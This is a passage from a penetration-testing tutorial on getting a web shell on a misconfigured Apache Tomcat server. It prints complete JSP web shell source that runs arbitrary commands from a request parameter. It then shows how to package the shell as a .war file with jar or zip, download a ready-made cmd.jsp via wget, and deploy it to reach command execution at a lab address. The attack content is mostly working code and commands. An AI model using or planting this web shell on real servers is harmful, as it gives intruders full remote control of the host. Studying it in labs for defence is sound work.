To get a web shell, a **.war** file can be used which will contain **.jsp** files such that after the **.war** file is uploaded to the server the webshell is obtained.

To create a .war containing the .jsp files java is required in the kali linux machine.

```
apt install openjdk-11-jdk
```

```
┌──(root㉿kali)-[~/webshell]
└─# apt install openjdk-11-jdk

Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed an
  libadwaita-1-0 libaio1 libappstream5 libatk-adaptor
  python3-pyatspi python3-pypdf2 python3-pyrsistent py
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  openjdk-11-jdk-headless openjdk-11-jre openjdk-11-jr
Suggested packages:
```

Now, create a **webshell** directory, within it we will place the **index.jsp** file.

```
mkdir webshell
cd webshell
nano index.jsp
```

```
┌──(root㉿kali)-[~]
└─# mkdir webshell

┌──(root㉿kali)-[~]
└─# cd webshell

┌──(root㉿kali)-[~/webshell]
└─# nano index.jsp
```

Copy the following code in the **index.jsp** file for the web shell.

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
  String cmd = request.getParameter("cmd");
  String output = "";
  if(cmd != null) {
```

```
    String s = null;
    try {
      Process p = Runtime.getRuntime().exec(cmd,null,null);
      BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
      while((s = sI.readLine()) != null) { output += s+"</br>"; }
    } catch(IOException e) {   e.printStackTrace();   }
  }
%>
<pre><%=output %></pre>
```


```
┌──(root㉿kali)-[~/webshell]
└─# cat index.jsp
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";
   if(cmd ≠ null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec(cmd,null,null);
         BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) ≠ null) { output += s+"</br>"; }
      }  catch(IOException e) {   e.printStackTrace();   }
   }
%>
<pre><%=output %></pre>
```

After the **index.jsp** file is created, the package can now be created after converting the directory into a **.war** file.


```
jar -cvf ../webshell.war *
```


```
┌──(root㉿kali)-[~/webshell]
└─# jar -cvf ../webshell.war *

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
added manifest
adding: index.jsp(in = 579) (out= 351)(deflated 39%)
```

After the webshell.war file is created, uploading it in the deploy functionality.



The **index.jsp** page can be accessed within the uploaded webshell directory and a webshell is obtained.






An alternative way to do the above manual exploitation can by downloading the **cmd.jsp** file and creating a **webshell.war** file using **zip**.

The webshell jsp file can be downloaded from here:

https://github.com/tennc/webshell/tree/master/fuzzdb-webshell/jsp




After the **cmd.jsp** file is downloaded, a **revshell.war** file can be created using the following command:

```
zip -r revshell.war cmd.jsp
```

```
┌──(root㉿kali)-[~]
└─# wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp

--2024-04-15 17:04:40--  https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/j
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8000::154, 2606:50c0:
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8000::154|:443... co
HTTP request sent, awaiting response... 200 OK
Length: 829 [text/plain]
Saving to: 'cmd.jsp'

cmd.jsp                                                    100%[

2024-04-15 17:04:40 (38.7 MB/s) - 'cmd.jsp' saved [829/829]


┌──(root㉿kali)-[~]
└─# zip -r revshell.war cmd.jsp

  adding: cmd.jsp (deflated 49%)
```

Again, repeating the same procedure as discussed earlier, after uploading the **revshell.war** file in the deploy functionality. The web shell is obtained after accessing the file at the path: http://192.168.1.5:8080/revshell/cmd.jsp



Conclusion

In essence, Apache Tomcat remains a preferred choice for deploying Java web applications, offering a blend of versatility and security that caters to the diverse needs of developers and administrators alike. However, due to misconfigurations it can be abused to perform certain unintended actions like Remote Code Execution.

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

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

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